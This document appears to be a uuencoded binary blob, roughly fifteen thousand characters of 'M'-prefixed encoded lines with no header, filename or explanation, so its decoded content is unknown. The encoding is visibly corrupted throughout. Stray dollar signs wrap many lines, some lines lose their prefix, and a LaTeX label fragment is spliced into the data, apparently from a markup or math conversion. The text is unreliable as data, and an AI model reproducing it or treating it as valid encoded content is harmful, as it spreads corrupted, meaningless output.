M+H*Q!;:B[F,2S`HC5\2+`0*A1L4N+3IU;3HD:FY1(*.6(E2BN?2\$\$7#U2:[= MICTT5LX&>K=R`/P?E?T_I?J?B?0?2AA()A>(Z\Q&!"0:YF.XZ>M6K14H-!(L MT9!!Z@0ZI=Q-8@DJII-K.NL@C2.BLTX,HM[!+NIJQ)>C@X2!)E,%SRINM3#@ M+P%, ZR*Q&:@`\$EH<R?OXIT\$,FY"-D\$2?BVVC;%)REC61#3+.B&`*(I\$D%'C(M*\$82A7EET]7AR:LCP3Q/.0+36KC)AV#M'+/O&G3]>FZRPSI+3I,*8`;H0*L $MY[D?Z'$5>S^0P;(OSZ"+(]$EC'S[G$-,EYL(U"I<5PEEXF(_,54*R)9N#A]]$

M5H%?;+<1Z[_6-&R]7M85KB8V+T\`\5SD;Z;=/KY`C2F%(3H=CQV3<0-WVCN] $MKX2=00', X*]EA[=^_95<)G^5;E+>[<3"7H\^$W)[+><S@X9HZM**NV/-\&CV]$ M'J?9\$]A6.SH;%NQPW6KW9<N8E\$150]D)`?K^N8J!8-N,R%_EW:FGM:);ULHG M0-Q-3X,8E^9Z-F?DCSS1)DH%/Y!A;:D`E1'4I).U`-IZMPPU-K\$B+?/NCYM7 M[A'X>3[2BE<=?>#J@!:Y_[,<"8VZE"'5&/I^HN^00W#I7RWWNT\'&90JD7DE MSSU(1H=XKI"7.ZNKH)CI]UK*3&J%-RK)J!3FQD/F;7=W43AJ29%SH63V(V]R M=3S2,)7\$/TLD889X?3 OY:V56`S[R`+\$@6!""!7Z`RP#!J>?BOTGL,-FF,A& $M<V1)BU<0\H_(/3A5&$^B>HY]&00;8J8JOI%)*5B,]OQT4(TPD9+/0XJ'DK19)$ M!C9[@X<94<Y(1%L.SF`1PGB%^V]HI\R_"3Q6WIS?3LTXW,S8LT['9T1XG'+6 $M-\#1GU](SIO:*U\&=6?I]IG9I;<'D$%W<\#+<\.D7OY079$@@YLQUP'0.@9$I%2$ M9@B&L[=,23'7(9@HH_NM#YI_]:<JYQI'-7VOSN+(:NDA4+-LTZ3DG?<<-)\$. ME8/3U/COE]4!/'A]MXW5U6OK:NEEY\$(;COUL;U2A-*G`(!8D#3M-6S4A<,\6 MW=#&AK^]6++Z:HT8@M_N]%UT,E)JL1F!O%HL)+X)OPW7E`;\$"^P:#6^36<2F M1KG(F"F6C=;H+^3>65LFY#BVC_]_P[[,/-ROV_H-75EF<00*0@5=+R>[<%FF M7/.\SBH_LC9>%S0+FFT>DNI%B.:\$YU1BXTK`(.R;LXGLPXHM\YW+#`\):[M^ M=Z<'3?-51',(IC,'LYPS\$T(5+A3;#ZFD_N?-_J,9<.FLC]7G/9&P^IBTK?8) $M\#<T?T^@*?OCEIA-1$T"-*Q"0-05!10Y/B(*4'1MP&95/W<[V'4]?N9\&UT!X$ $\label{eq:mz0J^R(B\#A3GXC=!WFG=-))2+VUY*=EHZ=<F?7P^MSIHNJ1C6)6S`5B-HW-.\$ MB*#2YO\$NL,'S3L[JYG#^!>G1')IT3`PYI8)408\$@#X)T\$4+I#H'+MQN%F>.\$ MOW&E)\3\$QJ"\$9B:N]K(@MF+SC#BT-CCTX;&CG36D\$DDU01!8K(PQB*M"K)B MS%;:ZS.^UI-[_V9G7(8P=,D<^^WM5?X27>UZ#7]Q-6=%C5.H2KT@-+XF5=.T MYQVG[Z0^N*5V\]2QQMN.P4>5AA]Y]M7*"KKLJ\E3_;V>C`PR\$^&)=UBO>C=W MX2:PL%KOR\ZJ;3@2J9T3-XF#SW,[W/('5QKW^MR46UBOLDD>TVB@\$TQUE3WW M(<7G<]<TJ]OG1UALEIHA=VAX81HW!+!A"018SQ<\,142@*-/>9V.80/U/!&W M%MW;B=*24=1[9@ZE@R:,A10PF%>"!M?]MSJC\$8DZ0Q)K>L`/A9,Q)09'!]?[M9**R:((^HI:U8]J61*S4ZK>9"%58Y"'>ZFAN0]E4VY9KLJ\?(>(")%D%DPCN M, `BW#FTJ0;1MAEQ!+1BZ`8), ^C5Y0I!'ID, LVJHZDK2K>MNL(!LE)-V*+22+ M7\$UB'2MSQ^:K"?WBVAJ-JB`H0`W-#5_B3)@H&#[A(&J6U*=<?N./B_==\$XOT M\)[K^CY)8JQ9!,!EQ-!%3@^NI=KFE%(X\$DEWM>_OD72/T@I`@6'H"W"K%J/6 MG(EHU:,_'+A[Y(UTJJ;.S91[%(&X>-X&N!OB[[F7<^N6"2#C:W9!9)^@@MU4 MQG.6'6M0TE\$Q`C(L@CWV<U[+>>[GZ-S"YDK8@W"LWD;T-I\$8'H1%\$M]]CLAV M, ON[STT2] 0YWZGPK9(A=H, O5\@TOCG"\WGG4\$7?DLT7`\87N>5NHOIG@MJV# M09EE>8[IW*(,G`)\$+;V[2P'P=E_2\$>?;SKWIYM4&=9=`"ZOOM10\$)!\$63J#% $\verb|M8(M?"OA+YZ7IV=0$$4_Q1'IQ2E>24&\$S+.8=\#-?,N^{.?+:}@<:L<YL(\&IK^?) \\$ $MR\&6YSC*J$T\@)_3>8[0Q<OM.8[!M[!%*NA$MY*RUK.E5@&*=109&Z+G)X&E,$ M/H?J.^LESE23#9;O`AL!A(1(FWSPG14-`21#2G5(]62@@E]SY?>?29=/!FUK MQE]2=],.84DUU+23;F1RU[[H3@F-,#EFA=5I)I1E.BH*,9<,)4&6"("VG))W M?:RA7<2F!V"L6:\$HPO=,Q169P8:0M0SZ*\$4K6?SOO;NU/!;A>"2-+/5=F1[A MWK"\$K1(ZPS5B!(]P@F/3+>>/.RK-":^YSCW\$2;GSR-1'01;5M8=*>T:"EV%2 MA&#RU4]KF=B+\$3'?RJ)H?(J6!1HR=MP^\$\NWAW]>==]![666DYW=@RS5#-DH M212*J(#TEAO(==WJ5&+JMC=O`B*3-R)X-T^ZMW*W>&,+I3HON3+PE4Z3!*4> MQ\$3V*[K5G0D0H*HL/"K884=48RLT&?RRLM&U,DG]#")J^!&9)PX)L^@ C6KB M4SS*8^N=M0TC][OC,88""1Y)!S1%T0THUV/LO5#:3X^IV\$:'S-;DMS/?9D^\$ M=V_ZI[U:1`2QUR:P?P;T+JJX0U)\$JHV*=GF%AD;O);VJU>&EO*9"DKF0;JK% MPP,S1DF-G"[6UU<`*R,E\$\$W)97&U>9.I)E2,E0B96-G3QC77*WB*L)-\$A9T0 ML4000,Q5UUZ>=I%R#@NOYUC'%PWTZT\$^#`=6D-,^DYQH3U]F?\$ZW?_&HT1B3 M3\$*6MP?-Z396WHR\<X>U^[[7%?HQGW8IO;Z;C/BQFDT-W;D0I8U(:,-:65W[MCU";+'LJJ<6S_FGKWWYBX\8SS&Z*-!&9EYB8JX:3@B!`88_*R+5"@*I>2?RR M\$D,R42U3R)!_^FG&3YFI\T5%PDC(`;#/"QFQI?O,O%#[\PBZ#LJ\"I2(\$615 M>0OIYICZ=1M)U! $S48D/Y?-ZN%[5K]!JS-E1SWJ^ZK@OV+\\@]+)#!I95O[SS]$ MR/=__U#K!;/X_R<[<9`ZXXG!@^<5SR9>2[10ZT=MZP!24;Y"RC6#4>X)T\2W M1J8B; '*+*S(FLOYQC3N2>)-.<0F#%XJ0SM_31'V1]:&(K[#256*CM?)D3_1\ ${\tt M4IHX'VWNC@A03^FSLNG279Y49KS0=(BB['.2P1E,\$!48L=OO-\$;_7_\#=T=\&\$)}$ M@DVS"B!K7C^"<"\$&>@@;I2?D3S[\$#PI8E`.1,(9B"D&E1:HZ;(GN<P\$D6"P+ MC-13P%5='IE2@T=VGX?ATR"7ZRKZW9PR2CYXTAA630_Z9KK<VQBE"<+'V##S M1(:S[PG8HI,4%B\$,8Y\$N7DS@7*;+SCY_AIBMTQ]/I<Q(T>HX=KH'B0)\)*)W MH=_8RV9=XV-HF:['YCY39U#D&R3/AAX>5QSU_>?09(<.;BAZX_Y/MN:M1B7T $MX6?I<_'D^-Q[EM@L":'//+6$I\#=:=HLO!_I44!"$Z,1I9,DGB1:$5"E/C;R8$ M6J6*X9JJXL&I@JA1]P)>D.+:C\$%PV&1-U,!1J<YC3<W)29KHJ(*]!9,N6KD+

 $M!-MLQ=A@.)VUWQ^L7E]]O,P**>CI<[U/S/M_%_O<T\]5WS?22^!RIJAQ;EHC$ M5[Q7=2H4-/=GP*)Z_ACM<4LE\LA<%,T,VF\YH<&='..G+-&W29:XJ=965R)C M<G6D>(@I/KH`.Z_`W6:80NYWX'A3R.OA,(DF:R=5QE=5W(B>3"B)RZ-=6DE-MGA\$[&25S].9"1S%+::!JV8=5Z&*]Z@^+`)3[3"X*=7P]W@"3X3304[PR"74N M->I\$0[8]!7`0;]A_U7,("*VYQI7-\IT>*NB^9")85LB^`>XL>%>7];S/,\IM $M_'KI_8\OK>SP;V\4>_7&/?.ZGBBC[^/>(UCH[W>0JE0ZB!ZL,7KV="RR.H%])$ MYX,R6@S;6UF#D]CD\2?%^3X:Z<\KU*]-2;'W0SJZUK!U3*FQ?K86RP\YC)HG $M1(7C")ZWOM' = J5+.;Z9X&1]"!_/JN#G8:=I7DJZ#BZ^0_#!MJ8'WQ&K"-:$ MBT00H9RRVNTJ3*;-K"JI\$4@IA9,5J)DF(AEB\$VRHEN9!-UK^`HQ]%NU][Q+H $M_{-}KOF=0$\7-SQ[-/_35])@B=H]2Y7@,C*+I7LF\9,U":A4J)(=Y0%9"&?%&$ M(%CDU8B2Z/[[\$B3(T+JBARFC)NE5##;*0`5BTG90Z(T\$92XG-T73"V&&NAY" $MOL+:7I[F-4#^*[:73+9^1XM_A_J?#^Q_*]I"?^Q9]7^Y9I?Y$R8T6!^(@A6)$ M#M.\X5!@U,Y7:GV^OFEC*(5:LX*71HD,KPWQM!VAM=!&@S;Z<*96#OV2K"2C MAF#XN(:&&U\AD>;'S39/'5YO7EVBAJ4NW)!*Y?B\?S9:>K@#O:N=1;PBEJ(O MBGXO!RMR\$-G=Y)K%V2>Z&#*3IE\LJJ?_B_:#:\$</#WL_M[PF%5TYED43@105 MUU"J]CLLZ7IB-P\]E<TGG7&AR;189YMT=S'83D[LGGJ.8<\WIX/U%A?\HCQ, $M^+R9GK_[$[U`S!60#,<Q]/>>=A-[3T[GU,]^[TM^'#3G$M5&?'0?Z?_#VFUI]$ MMFX_;C)Q2\+7TUOJ]3+0>_HAM#,!/CE_X>M]9]O:>&V*&9U7''LK'GTSCOT8 M+XM[/DM6G<RST%%RC2WF,2NB5LW9;0`J.ANO9=*00"5'`2YHK/A%SM]FB5\$] $\label{eq:mc_JR_QX} $$MC?JR,QX$3_@QLQV>S?;Z3-^-W[F::XRSBN!A:`1@J0PI\YIL-]A2B/-;C&)C$$ MFQ:!%ROA)%E6PT6`)_@'?P[G#ZBG>H=+`CI*24E+RSW(A,\3HT5HQZZ%W')* M1V\D;FD("\$F`0]\$]PQ#8%0*55`4QR[V<_#HC0'>?]28V?F)6^#3ALD.H<Z56 M3")JH8M\$J99]AV!:,>*M;+B5+J,EDR\$:+SF>+.\$XE=]+N]V_*.\)=J#T*#OL M,50\\$WH;IV:Z!)\9%.OQGL@D5.*2F\$YYCR"<`E1'!`4W^AP?<(]XK8R-;47R M,8T>&HQ-,IOG%J#^8S\$CF.N9&@&^S=6K7?E?.Z*!\$B9^3"T-(93DQ58CH3O8 MVKF@I\+:8C_7[U?U8P:\$;19JVM_(9UULKQ`E&[[C"?MMD-F@,,U\CGD/`S"O M,9N3P:JA[^GG=1PUGF*OO_YW9MA6U`)E295(`(``#V+&\;SRQ*F-X>2DA"8C M,R/8:U.R/_65HUI;!4**C#D"WWF\A5E=RM>2NQETM3@\NJ52*AAIR?#(P"`\$ ML?K2I-34R*LD9(5**X0<</Z?Y)LJ^W^&+,EU*?J"M(F3C`B_;?<JJ9C7)0PC M.?@@,BOE^C/SU!`3)?"%RBR&:3TD3"/7`@QMEP80.G^)4S7<K!CCE(M)F\$B. M>HR3++\&@K]"E)4800@/%I*;DKCXX8?#O-S'&'.ZG#DTANY=W&F,LJTMH1M[M'`T%W78P0RP2HJ*S=7%`R[7J5=;;ZD;&0F4N0N>LD^[%D?T6P8`B05C^ECX0 $M=Z\5&3Q\P:0('AED9X6'J0J("H32;=\JZPLC#A[D+=43$F4??=9EN$3Z"EV])$ M^*]?=;L<V+\=L+%]"?%\$,2&)-:RKEO=7G=@*FZ0I=*V1W8TEP]#450</B M*UB9_E"@EN)8:,/@^&\$T(&USG@KI^\?UN1S/CPZ6K!WH2>'A*LQ=*?IZO&AV $MC[.I_W@R#0$UT&Y6[HM`=ZY3)3(C9N#DBC6BA^.\U/7,V<JX84Q`!W;X(J0V)]$ $MU^YJ = T;C[G@Q/^181ZGWR << .]1Q_\ '6=!GN,L$7-0TP6*NJHC40,MHP)^=6$ MPJ8BK^Y/1&!V8I\SCRSGWBCG;J:9BOB'?U[,;N;FG'PS>&IR:[+A^#D/C-O($MXJ8J-*$5>8B\007Z\&(H_2,M\#,L<K?]CW.RTBP]HBT`C_!GG%N)85RP@:F2[U]$ $M-$]G`NJ8V8Z&,8RL(+9['5Q,85B!&B`D@=@=#F[159V^?G*L9D@)`$F,>NY6$ ${\tt M\$SYM"9.8512A852H2OV+._,_EUE'\#DD!D+J]7I@L06J9JJ=O-3-OME1[V*+*]}{\tt M\$SYM"9.8512A852H2OV+._,_EUE'\#DD!D+J]7I@L06J9JJ=O-3-OME1[V*+*]}{\tt M\$SYM"9.8512A852H2OV+._,_EUE'#DD!D+J]7I@L06J9JJ=O-3-OME1[V*+*]}{\tt M\$SYM"9.8512A852H2OV+._,_EUE'#DD!D+J]7I@L06J9JJ=O-3-OME1[V*+*]$ M;RU'\$>6+HTT_'T'/LWQ]?>'J#76;FE\$0N&O`X9V,5B`-P*P?E]Z\^OHO7KPL M:<8N/2KS=G^2+U)>/QC"4B`L9:\$VB&<VY)8@Z?A+C,E(<EX@3Y"Q6,LGQZ.D MZT?NK"T\$8*ZR1#2V((>YU?V=6.(C2]Z#TBC2F01L5^!PP',^^@D?!(@SQ%C" MAT%.Y^RZ>2D`A8>`0<LF*;_5LQZ/P[XPUTP8R;:8Q-G\$G^`9(!LJZ#LU,/<P $\texttt{M,8.8;TC*J*:\&.0*TM27=S;\8541BZALQP^-2N8L\7JW,^*ZQUZ>;\/R\7Y/O}$ MO%O5%3QIRVZ2[<.,2XI"27++PW4)'E6J5XE/[.=;7G\5G^UQ&EO*H/CU:L<? MP<"1Y+VZ%#R.\$.(MWZM>Z75>/VG2!D0L"RL2L=-81;8N/6LL@O&O>&.MQ\N7 MN^*VJ_E+,5;!.FPT097"N#'+(L; `^R4)LB6L&6YC_(-?C',N75"04&.YP7JJ M2=\$B>\$:!^5W)*I5H?#GP\AIUV_\$TNU]?=;KE?_=.P:,")B40:*9.:!;ZD!=N M5PJO6JIRFI#4F6`E[;EI"=QM!,Q(IQXV5XL5B!P'\$DT0,E\$@/=E:*9U79:%H MD3"), KF(%RTJR+D*YP/45X@<=7 B*E37MS.S.U`0\$&- K5K'D 9JA*)@]Z]B M2WHZ99NFG`RVBJOX#TU>\+H\RG@N<T="?1C/SZGZ/^#;YSZI#TM*`X3\UO:(MF%`C60`8FJ@(D/>\:Y#?9)0()>!:8[^3A5M-"7>\$QCEL0`8Q3S)\$`T]@PU3(M]_I/CRB]P)ND3\LFQ(13HU/[<>K'<508"0H2I/X)M?1KBT0&LU!\$HJKTAOO0 M/..R>>_'.FO9(TZ4.+TE^9]QNXM@Z:K@S"E(@@FB*)KX.WK^-N5;98:/.1P# MCBNA`B9+?#;L6T8%1<E^`Q@MB]IDFGG[--!S))8N>2M60:CWK3(C6]<#MWLY $M!H=ETP=LP;R\7+WAW*2DFU<?PO,JDK=Q+;:R(CY(I-XMAS?F;?=+*CP_$PM)$ MZQ(`ASJ\$X-1CW=`J]FM%RMZFV<IO'0\EW'^Q>6F48,C1@7;4/YQHD5[ML528 MO,@`"/(W!=0&DU?1V,?G).-U]KJ.=@R""2#R)[8OMD2XY:[*C\$BY9R2@I=[=

M#YNR=6?NQ;<D#ZJ'99P<P%(0&*"J(H"`BG'X<9Z]BPKS:G\WE4]C_5?,+Y*1 $M^F_{(\)}$ 0%UG'"HF,Q6E(W1FE'56=E+FF:!?O=L8,4<&4#20X'\O_P'_>;!,?G M]\]E^&S+)\7'[TV].'T=>:R;NN=RF6W]BT1NF6*>N8"`O4O,NU!]H4!8T2M; M^UW&+, \ <6!>;&(*8#\$5#.81\EO:^EU5Z/Z11_G_H@N.HA_J7\=A\L__XQ-S= M>OUDA:>9[W,:]AH>]])HTF]L150A1Z(\$*9J_=L=/CWI8LI*PL!.`Y4RK2!D M"-VC\$+,EB7<S?0-LD^9W/B&EE]=]^_W.W3KGK/@'\ZF],,^WEXD+R<Q,:C+F M/>Y.WS:X<@6C`;BZ%V*6GZ[%6!ZX'UZQJ\$K&;K(Q .S=JBD7N+ P8\B; ;?' $M4L!\K(2U8Y.6I!4W"^\7/AWR-]7.=\$'JPQC\FV$4PHU#8\K,S\+/DE**5V>X$ MM;:],GWO9DOJKAH\:%@22#CCM;7X`=2*.V0G@?ZJ)N5F.^6PL\,OPUIUY%.# MA-OSVN"Q!AB>71?:7=_!4RQ#T4L\8>2<H@4*\$W0FEH3CL>`BVBSX_5.K3^`[$M]RV'+;16S<8$SZYF$2-(F_K(;FI8C-R,M%:*\<W6;\?:=W:-K'91=1F!D)HM$ M;/Y:;2>=.(C3A2F<==)D'UE=(C.%7M*.`F*,Y*L7_NZN2>^D*X\$=OQ3\?EJ^ $MT7>[9^3_+LRY6@ID&H'[:3=\N9Y^ON9J:%__H[-VQSB(4)@C;.\OKURT`FO;$ M>Q+GMYX7\$KSV;A3!T,[9E(]EBT2;33*ULKV8,<HR/:KF[KPLMOYM&V#0Q&+(M,FBSO#UT(H]ZP]06'S/-S"`FM\31)1&25R3N;SBWYY8''WGH6D74@Z>8OK5\ M6-[30\$X1KU0F>S'Y2NH_GX\$X.20F>&=HR/O4\G691'WTXMEC8C*):34HA58I M<'%XCER1XC,[3>EI/X"*[=MT(B]WX#T+A/NSJ]4!N>)9.3M+*2?:P;&#;[X+ M8R8JJ!J.OI,]"O>^A4U;V#4FE2`JE.&6@BR.T6,X69K\$X(,-U/\$1G=0:[^;Z M+5[7T?L/K?#_<SG]5QDYR=+_QT+O\$JTAT)/"]7IMFIU;'0E.LPUAZ750024S ML[T.KVO32=8EWUAIC&(IBXUO90KLR(+\$>250UE88X;M8+LG6WPLRI<(-9WW8 MIQM!]8^C<Z2OCNPE>_N_?PGNG-C?IX%.&/F87]07DM:SH8NX+7M'C4J<OB/1 MW]1[1BF(/.K6EN(PG&H,;+]L=PQL9:00*8V"4U\LDG1\$LB>/Y;\$^GS*]5[;F $M_@F7J8#-(7H["AZFFCY&ZO=/7:T'3B#GD2@*YJ]A."\OB7A3%":+Q12;F[$ MV91\5TDD&\0QBOQ^Z*C)9??^_3_X<<>3R039TX<?<GI+@SUGN.GMAF\$?".H_ M=YKA9<J+(:RNJND2=0IJ?GC:FD/<:T+D&XBG\$G+JPSYCFLVY?;\O/#U'A ,T $\verb"MO?&YEOE;OOR89)\M/N:O2-Z+Y9?^O5SY)A20R*$.!BT^G[$<5$UV72;3SW:3]$ MA2>8-U.\$<>\&C\9UM5)[!>P=F>G^_E8'L<<]2>PX<<@VC0X4J___RLRQKRQB, M, H2&9PLR+F\S\W&?!P432Y-+J7QSBEPC+'&`E*@:AY7JW'K5BI(2#Q\$Z2LW_ MD(\$765)^9]7QZ32]>+"0=TJ!@73&>[-G0%T7X.-,G:]GF0<2I'ATLH.,+&,] MF[,._LD0*K1]+HIUT3"0S;8(I='BEG7*#,5"LV]'=VIC%MH]&D',:.9\$X`8/ MQ\/19E+6[8PGI-T6)C8'Z'IBF\$[`GDQ"_'S/S,N?K:K=.5R`"4CE6Y@O=/]] MI-RI-2YL\=#94"#LJ?<H\-HTS7RA/.4A8\$H%#4K!JX&QB\$CK&_8\$B['6]J&" M''\$*80)8\:Y.U[[O\$TIR"#O/'O^!.Y2*JQH)0T-/_\C.&5VZ][,F87-9T/I+ $M; < [Z6=3; [`_8:V81F]QBC-$5!; -MR]4MW@^/3BK1SOK-G[AO(W\)BU523A$.$ M,!M+,4%%U];!%>D>.[S8^2#4^`E:L-H]80.&/'&KEU(4`AH!4!`WJ:P\$!P66 $\texttt{MH]E?P+U?JVM} < 9\,, \\ \texttt{*@]OHT} \$5 + \texttt{D1QYSS} : \\ \texttt{X} = 4 + \\ \$PM* : \\ \texttt{'-V,TQ)2//](Z5^{Y}28 \$DJ)$ $MBI31Y-7**P=\#J%(L>8+&'A:PU$9"0W>-3W)77+!X\T)L:$,G%E\=,^6+[OV:BPI31Y-7**P=#J%(L>8+&'A:PU$9"0W>-3W)77+!X\T)L:$,G%E\=,^6+[OV:BPI31Y-7**P=#J%(L>8+&'A:PU$9"0W>-3W)77+!X\T)L:$,G%E\=,^6+[OV:BPI31Y-7**P=#J%(L>8+&'A:PU$9"0W>-3W)77+!X\T)L:$,G%E\=,^6+[OV:BPI31Y-7**P=#J%(L>8+&'A:PU$9"0W>-3W)77+!X\T)L:$,G%E\=,^6+[OV:BPI31Y-7**P=#J%(L>8+&'A:PU$9"0W>-3W)77+!X\T)L:$,G%E\=,^6+[OV:BPI31Y-7**P=#J%(L>8+&'A:PU$9"0W>-3W)77+!X\T)L:$,G%E\=,^6+[OV:BPI31Y-7**P=#J%(L>8+&'A:PU$9"0W>-3W)77+!X\T)L:$$ $MN]XVJU44(A/Z77E\7+A[OV#_!I8%`GH&X3=6?`[2YK0$$\Q#U(V7C9?&W^> M>"0=1X%2Z970R=2"708`F*GD)PF?HMXK5`E`D9]Q!E^S;V==KXN514:MA4,4$ M2*H0>KA1'`6=4H-33'''(W6MIF4'6\$2M?:5+@GFKO<&A^M(V2M1GST=)TU5= M8)&L.K<78DIL: 'C\$;RO=4^KO\E[)ZGPL<J80D2;?OX=#&\$Q#- #!H7\4,%" MI)+^[50YI\$PB&\G(6DM(Y-5M_8U[QHA!/VM=,YP6#]WB(ZN[.W];16D/6*I+ M*+K_LDH2PCLZEJ-8GQZ?`7[@0;H"!D@#6%0M(@#EL-"ZDQGNC<-G&ZS@0,<& MM(.\LZ4QPJ`+\$9#P&6%H,AR04]1^YVZK"W5!OSH,%)L(;(]Y\$"=H>8K:?D6F M9<YP-S-1)0\$3_(DU=Y2'930:`11WSZ:,\$I3TT*E41""2XW9]NL85I@'9X5_W M_N;6/NMRKP9-C42D*\$*>'P;8RZZ7:36:>1A-<V:,%45J-10%WCDBDQI.(M4? MN;Q6+U"2DY-;C/466+S#*LM02\$.`S/%LL)M2K_?D68U>=:;\$2V2JU<.%X3L? MY(LV2M;T(\$8@^C`6#+4[DS'J8<0CY6+&"0,U_Q]16^CJ-VI)SXO\`VXHO0(8 $M]:\A0SR=4AN3O2'443@P5C<"=!SJ,?AZ_'LWN-OLU!T&,,0"C4,TKP,4,HB"$ $MV*<6)G83L"#9PQJB@5LM4R=/^[&^JK*JQ*7$:.+SZQR(:J'3UBD Z,%:=F%]$ M>Y:3^-.<AD/'>*Z[&>+DW\-WDW]AXUXH^\C)V6CPR7,1B\$Y'/73F08!@]#3D $\verb|M<O>5S8| \verb|MZK&`Z05H@:AQXUG| \verb|OUY@49'| ZI7PM=J8B@"| L_9A:3MX| C.1$.NJ | AQXUG| A$ M8,&-%T,3-,YA&"@QZ9LUMMH+].K+N*+G%_#")(*"6Q>&GY.]2CA01\H[PW@U MGCIJ4>,C`(8YYA4)3A*D43-WS2\XS;A!45LTA:O7OCG/[5_'63A1L2ZT_;9F M>NKX)IZ; `NQP:65%:QG*MYI\$H#50A%KKGD/\$<\$6!`&PZ.7SV<254-`4A#,[_ M3K?5ND77935Z95P:[U%J4_KW'>B1^67HX60PWU+;H2^[+,J*P:68+U'VZS4[MN[RY7%A9FBVP\$[D9>II/(<50(L"\$>,S&9MQ>1W!H;%`@\$4-.!H-\$_PV-D*^V $\label{eq:mk@A;B=&R&(L]VS\#D19ZH3[&IT<$&MDS`HOC!0,$,F$TH)@F)**1-ZU$3E9]4 } \\$

 $MW+LKI(=/H.1&\#J$\#>(?IVM3_-"<<EZH$*^Z5B/\5LDK-U4T"4M)$;E&*">3.$ MZ\$W,BP.[#^Q\YHGPVIWB6U85'`)F9%<P8([N_H-F[O._\$K]KZ^6,:4<NC@3^ $MA1US7:C_)C\&^G<[3H1*BR\U%-"@2./8&>?=_2[M(>'&5LD]_FI2B5,;I?=L.$ M*,\$C\0070E8;)I\$F,+UR7'WBQKJ*^O(T9'R'[SST<_>,8MDA/96^M9(@C/:9 M@B&D>ZFU&YF[!K\$WLFJENB0HKMB`0(3<*427,I-80D+U#I->O;2H66C?6A,< $M+=\&", $-`"`\#F1@D5.$6^J=P]YW-_X':6L_3Q/CA\&F?!KFV'5.:"_V?_WPJ+.$ MJ6:16' #F3^PG;X4!GR, ^6[HK1GZN*3OV"[>P34YLFU#U%TN67L&=ZB#B!? $M//:.?WY!C^9\H*EU[N"93;[JZ#6_95/9XN+*,66,X/>A5*"A^<4#OY]?DFVR$ M+18((CH!"+\M(:RD8*.'KG&&\$XKMDO,BI(3\$OGX/OL4\K`)""+P\$F,W3(?55 MN]"L"Z67*[Z06A_D_Z\07Y?M2\H??BEF23E=?+6D7DD)\$NCVB#FS8\$NC`T;D $M^{SQ+OBV: 2GD; O92>:, O#P7T@._89; P-; 3ZMB49]G\S5@9QA1]!SDT?T]0)$ $\texttt{M}) \texttt{C} = 7\texttt{E} 5 \texttt{D} \texttt{C} * \texttt{F} `5 / \texttt{<'} 5 \texttt{L} `3\texttt{G} \texttt{Z} + 110 \texttt{D} \texttt{'M}. \texttt{IXS} : \texttt{R} 4 \texttt{A} : \texttt{D} : \texttt{OS} _ + 03 \texttt{Z} 48 \texttt{Z} _\& \texttt{L} \setminus ; \texttt{S} 2^{\texttt{C}} \texttt{[,...]}$ MB5/Q"1\$=AXDI8EC611>>-OLA5SMHIM-N:HRZ))'J.O7R7D-/^!MH27RVT9)] M3\$79>=@)NCF[/,YC)Y95^GIAF]IPR%#]I9\0!1P[GEIC]DQ2IHR/QY0\X4F7 M99PYK<+<`BQW8ZKJ',)C4_A:2^XRL+EFF@>L-OHI!]V8E*#T'1YH];]WN7CS $M@)F:H=IQ^{..!}J*H9]P^8^{#1U#8Q!}@>81E;3)#(M8--90NQR:HQ7N\33\7)$ MWKHIT!P"NUX_'1>V(3V\$*"WV_((0]OL,Y#+&JV4W)NQDBRGFXK]FW'G_*QIJ $\texttt{M Y6+7/\$\$-ONE4;3):} \texttt{H0U+BCB4KOR4,\#W,M`,/)_8M+^07NIGR2RD[='O\#\5\$}$ M8JF:6!KGMC+QADGSF_N"0R(5_5'Q!;,%7/<,\AN)*<WJMD?5CZ7+].,LD6?5 $MSIN63@WE&$+=-2*6?^[O#?(,D=E99$1>_/==0FCO!W+HF^84$\NWIYV.+O_$$ $MKT_M&)EVOI\;DY/E\#K[0^.9\#29-9\&*BG\#8T.X7PS3N511&-:-]X4TA:+1UV$ MPV5M&<NF+;<M&>WX>"B)2FE*IG:!)RB+R[];.;S>/;.:JUK*N>@-V&-KX+FB MA.6?W9&OM#V0Z>KSU#+7,[*UE)4[J`8I302IU[9F,;=D_I15UDK1WR+X,+]J $\verb|MG/\?\#B\#E.>/2C-\I@(LD7DRZL9)OV_W\$\PW\[8U"M7PR5\$HR\&S0BV]F+4:A1|$ $M/].S*5H]^AD*MH)![[^3E>Z^)84K:O_9.BQ$%6!B;\3+%#6+3A>]<S*M.YY^$ M&).OI5ME5*EA30FGWSSB4\$X`"#)E9<D,\$:(CR.],)H9Z=VZI->=GDTT[1UUA ML[D1,,9B;UP1+)!VH6E1[7.NC*^!\$_"[/J\N=[?A?_[^U_'^SI0>U]7^CX1% $M*\#/?UC3L]I<[11V="B.H1VB"R1?"=I\#_B)AB]T!4,F9Q-'UU122D\#B5UB()($ M\$GC8"!N\$HZZ#!VJ&<VS5,N"-"(874([9MU4+D'K63)`V\DMW[;7\$,(:K;/<F MH..5AZGGOX^3M;Y\$]SG1_[_\$?`L%2E,FSJ/!HI+*5D<"KC`\$,NO-R,%TB&A; M8S`HKA/VKJP67+7)]'ELW7\^%N\LTT.)B*R/+75%4.W;V#)E@!94^:7-!T\6 M+NE^./8-EX^M@DUD98NCBJ=BE\$U(<R,Y4&[Z!_=>YX9BV4U.FAH(U7'N-F]2 $M(\SM)^2J!E?X^LNWSNPS;-<H,ON:/;EDMHY,?)D0[R,\WJJ(5T43NQ^GMY,$ $M>\&63JS(5Q`(<Z=K#+3_]+FZ:I&?ICN(?QQW^O@ZXW;[>Y',P"!NH_#+<*Y])$ $\texttt{M=:HM3T\$;P\&=5C'>(PDF;J]?/D:[\WV>JF,]\XMNX('RS.-M\#"FFD5ZW4E=)(}$ M6JA8Z)15D`E5Z3\<S/+UA`',E!2PGVK4_F\$QB/#[/!5?:W-D?1G*W1-T/PEF $MS-GUL\&TS2!^3-OY3/T\&>L<=[D(@"\@I,;=$7/CE=^0C6">UH)V<E,C]Y0$ $M]*HR:(J">WQ[D<6P?M)AKHS6WZEFEN:J*E7Z$^RRED,JK/B=_$!<*:=_G8]$ $\texttt{M-N1$"702\#4Q1/RXZ6SJMRS2K=)} \texttt{_]YT)"8W\$]3\, \texttt{BP1E:6<CC3]:7Z\&3\#C;39 }$ $M-\&Y'N = Q'*<4(:E\#N\#R"H4-V+P?OO-IRY]?\#I^C>]T82E=Q\#V=W%5])J\#'XX$ M\NQYRJ'BQ.2Z'Y.E!WQY*9A<"ZQ\5=UDJ80EXUR>)DKEK.M\$QB2NM3*5,KLQ M9-(LP", MT8; K/F1/OQ!9HY=%.W:JOE@ZV'&2QB,Q)SRB ^V!V^L<P=[3QNQ. $\texttt{M_N`=99Z?IG-73T;JK^2AQI!:H]} 